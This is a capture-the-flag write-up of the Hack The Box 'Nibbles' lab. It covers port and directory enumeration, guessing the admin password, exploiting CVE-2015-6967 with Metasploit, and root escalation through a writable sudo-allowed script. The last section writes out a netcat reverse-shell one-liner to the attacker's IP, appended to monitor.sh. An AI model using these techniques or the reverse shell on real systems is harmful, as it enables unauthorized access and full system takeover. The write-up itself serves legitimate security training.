

Target IP Address
10.10.10.75

1. How many open TCP ports are listening on Nibbles?

```
(kali㉿kali)-[~/Desktop/HTB/labs]
$ nmap -Pn 10.10.10.75
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 12:53 EDT
Nmap scan report for 10.10.10.75
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```


Answer: 2

2. What is the relative path on the webserver to a blog?

```
1 <b>Hello world!</b>
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16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

Answer: /nibbleblog

3. What content management system (CMS) is being used by the blog??



Answer: Nibbleblog

4. What is the relative path to an XML file that contains the admin username?

```
(kali㉿kali)-[~/Desktop/HTB/labs]
$ gobuster dir -u http://10.10.10.75/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

/server-status      (Status: 403) [Size: 299]
Progress: 220560 / 220561 (100.00%)

Finished
```

After **gobuster** failed to enumerate the site, I ran **feroxbuster** and **ffuf** in parallel to gather as many findings as possible.

```
(kali㉿kali)-[~/Desktop/HTB/labs]
$ ffuf -u http://10.10.10.75/nibbleblog/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200 -mc 200,301,302,403 -recursion-depth 1 -o ffuf_nibble.json


.htaccess          [Status: 403, Size: 306, Words: 22, Lines: 12, Duration: 144ms]
admin              [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 141ms]
admin.php          [Status: 200, Size: 1401, Words: 79, Lines: 27, Duration: 168ms]
.hta               [Status: 403, Size: 301, Words: 22, Lines: 12, Duration: 3100ms]
                   [Status: 200, Size: 2987, Words: 116, Lines: 61, Duration: 3110ms]
.htpasswd          [Status: 403, Size: 306, Words: 22, Lines: 12, Duration: 4116ms]
content            [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 141ms]
index.php          [Status: 200, Size: 2987, Words: 116, Lines: 61, Duration: 158ms]
languages          [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 157ms]
plugins            [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 170ms]
README             [Status: 200, Size: 4628, Words: 589, Lines: 64, Duration: 166ms]
themes             [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 147ms]
:: Progress: [4614/4614] :: Job [1/1] :: 124 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
```

```
(kali㉿kali)-[~/Desktop/HTB/Labs]
$ feroxbuster -u http://10.10.10.75/nibbleblog/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 --depth 2 -o ferox_nibble.txt
```

```
301 GET 9l 28w 321c http://10.10.10.75/nibbleblog/admin => http://10.10.10.75/nibbleblog/admin/
301 GET 9l 28w 323c http://10.10.10.75/nibbleblog/plugins => http://10.10.10.75/nibbleblog/plugins/
200 GET 63l 643w 4628c http://10.10.10.75/nibbleblog/README
301 GET 9l 28w 325c http://10.10.10.75/nibbleblog/languages => http://10.10.10.75/nibbleblog/languages/
```

```
301 GET 9l 28w 322c http://10.10.10.75/nibbleblog/themes => http://10.10.10.75/nibbleblog/themes/
200 GET 61l 168w 2987c http://10.10.10.75/nibbleblog/
301 GET 9l 28w 323c http://10.10.10.75/nibbleblog/content => http://10.10.10.75/nibbleblog/content/
```

After examining the available directories, I found a file named `users.txt` which contained an admin username



```
<?xml version="1.0" encoding="UTF-8" ?>
<users>
  <user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">0</session_fail_count>
    <session_date type="integer">1514544131</session_date>
  </user>
  <blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
</users>
```

Answer: `/nibbleblog/content/private/users.xml`

5. What is the admin user's password to log into the blog?

While reviewing the accessible directories I discovered a `config.xml` file containing the administrator's email address. I hypothesised that the password could be the second part of the email address `admin@nibbles.com` – namely `nibbles`

```
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
<seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
```

Answer: `nibbles`


6. What version of nibble blog is running on the target machine? Do not include the "v".

Version

Nibbleblog 4.0.3 "Coffee" - Developed by Diego Najar

Answer: `4.0.3`



7. What is the 2015 CVE ID for an authenticated code execution by file upload vulnerability in this version of NibbleBlog.



Answer: CVE-2015-6967

8. Which user the Nibbleblog instance is running on the target machine?

While reviewing the identified vulnerability, I located a detailed guide describing how to exploit it using Metasploit



```
meterpreter > getuid
Server username: nibbler
meterpreter > 
```

Answer: nibbler

9 Submit the flag located in the nibbler user's home directory.

After obtaining a Meterpreter session, I switched to a shell, obtained a **TTY** using **script /dev/null -c bash**, and captured the user **flag nibbler**

```
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
6c a2418 1f5 be7 ad 6dc
nibbler@Nibbles:/home/nibbler$
```

10. What is the name of the script that nibbler can run as root on Nibbles?

```
nibbler@Nibbles:/home/nibbler$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Answer: monitor.sh

11. Enter the permission set on monitor.sh? Use the Linux file permissions format, like -rw-rw-r--.

```
nibbler@Nibbles:/home/nibbler$ ls -la
ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Dec 29 2017 .
drwxr-xr-x 3 root root 4096 Dec 10 2017 ..
-rw----- 1 nibbler nibbler 0 Dec 29 2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10 2017 .nano
-r----- 1 nibbler nibbler 1855 Dec 10 2017 personal.zip
-r----- 1 nibbler nibbler 33 Oct 4 12:50 user.txt
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive: personal.zip
  creating: personal/
  creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -la
ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10 2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May 8 2015 monitor.sh
```

Answer: -rwxrwxrwx

12. Submit the flag located in root's home directory.

Because my user was allowed to run /home/nibbler/personal/stuff/monitor.sh as root without a password, I appended a one-line PHP payload to the end of the file to obtain a reverse shell.

I then started a listener on my machine and received a reverse shell with root privileges. After that I retrieved the root user's flag.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.10 8443 >/tmp/f' | tee -a monitor.sh
< /tmp/f|bin/sh -i 2>&1|nc 10.10.14.10 8443 >/tmp/f' | tee -a monitor.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.10 8443 >/tmp/f
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
<er/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/monitor.sh: [: not found
/home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/personal/stuff/monitor.sh: [: not found
/home/nibbler/personal/stuff/monitor.sh: 43: /home/nibbler/personal/stuff/monitor.sh: [: not found
```

```
(kali㉿kali)-[~/Desktop/HTB/labs]
$ nc -lvp 8443
listening on [any] 8443 ...
10.10.10.75: inverse host lookup failed: Unknown host
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.75] 36722
# whoami
root
# script /dev/null -c bash
Script started, file is /dev/null
```

```
root@Nibbles:~# cat root.txt
cat root.txt
563b24e3640e2dabd872c8
```

<https://labs.hackthebox.com/achievement/machine/2462643/121>